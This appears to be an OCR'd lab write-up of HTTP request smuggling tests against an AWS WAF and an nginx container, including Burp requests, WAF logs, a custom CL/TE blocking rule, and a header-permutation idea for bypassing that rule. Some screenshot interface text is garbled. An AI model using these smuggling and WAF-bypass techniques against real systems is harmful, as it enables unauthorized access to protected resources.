AWS

Web application firewall sitting on top of an external facing load balancer, pointing to cloud deployment of the container at port 9015. The WAF sits at the entry point and blocks common headers exploitations. Also, a simple custom rule for blocking headers that contain both Content-Length & Transfer-encoding headers in line with RFC 7230 guidelines.

The same burp relay as before is successful in bypassing the rule filters, getting a successful request onto the remote nginx deployment for the hidden data. However, the connection is closed on the second response so it can't be seen without a keep-alive.


sudo docker logs nginx_nginx_1_17_6_1

```
172.31.86.197 - - [23/Mar/2022:01:40:14 +0000] "GET /a HTTP/1.1" 302 145 "-" "-" "82.4.50.233"

172.31.86.197 - - [23/Mar/2022:01:40:14 +0000] "GET /_hidden/index.html HTTP/1.1" 200 22 "-" "-" "-"
```


Unlike previously, the hidden resource can't be directly accessed by specifying the host, as it's recognised by the bad known inputs as an attempt to access a localhost.

With rule:



| | | | | | |
|---|---|---|---|---|---|
| AWS-AWSManagedRulesKnownBadInputsRuleSet | 82.4.50.233 (GB) | /_hidden/index.html | AWS#AWSManagedRulesKnownBadInputsRuleSet#Host_localhost_HEADER | BLOCK | Wed Mar 23 2022 01:56:31 GMT+0000 (Greenwich Mean Time) |

Without rule:


Burp Suite Community E...
09:59 PM
Burp Suite Community Edition v2021.8.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Send
Cancel
HTTP/1
Pretty Raw Hex \n
Pretty Raw Hex Render \n
INSPECTOR
Request Attributes
Query Parameters (0)
Body Parameters (0)
Request Cookies (0)
Remove
Add...
Search...
0 matches
Done
164 bytes | 107 milli

Target: http://smugprotect-1770814714.us-east-1.elb.amazonaws.com

Request

```
GET /_hidden/index.html HTTP/1.1
Host: notlocalhost
Content-Length: 2


```

Response

```
HTTP/1.1 200 OK
Date: Wed, 23 Mar 2022 01:59:39 GMT
Content-Type: text/html
Content-Length: 22
Connection: close
Server: nginx/1.17.6

This should be hidden!
```


Request Headers (2)

| NAME | VALUE |
|---|---|
| Host | notlocalhost |
| Content-Length | 2 |

Response Headers (5)

| NAME | VALUE |
|---|---|
| Date | Wed, 23 Mar 2022 01:59:... |
| Content-Type | text/html |
| Content-Length | 22 |
| Connection | close |
| Server | nginx/1.17.6 |

Simple TE/CL rule:



**Statement 1**

Field to match
Header (transfer-encoding)

Match type
Size greater than

Size
0

Text transformations
- None (Priority 0)

AND

**Statement 2**


Field to match
Header (content-length)

Match type
Size greater than

Size
0

Text transformations
- None (Priority 0)

WAF response:



**Sampled request for metric Headerv**

Source IP
82.4.50.233

Rule inside rule group
-

Action
BLOCK

Time
Wed Mar 23 2022
02:08:33 GMT+0000
(Greenwich Mean Time)

Country
GB

URI
/a

Request

```
GET /a
Host: smugprotect-1770814714.us-east-1.elb.amazonaws.com
Content-Length: 5
Transfer-Encoding: chunked
```

Because of the simplicity of this filter it might be bypassed by known permutations that are then normalised on the server, s.a.: X: X[\n]Transfer-Encoding: chunked

Load balancer: smugprotect-1770814714.us-east-1.elb.amazonaws.com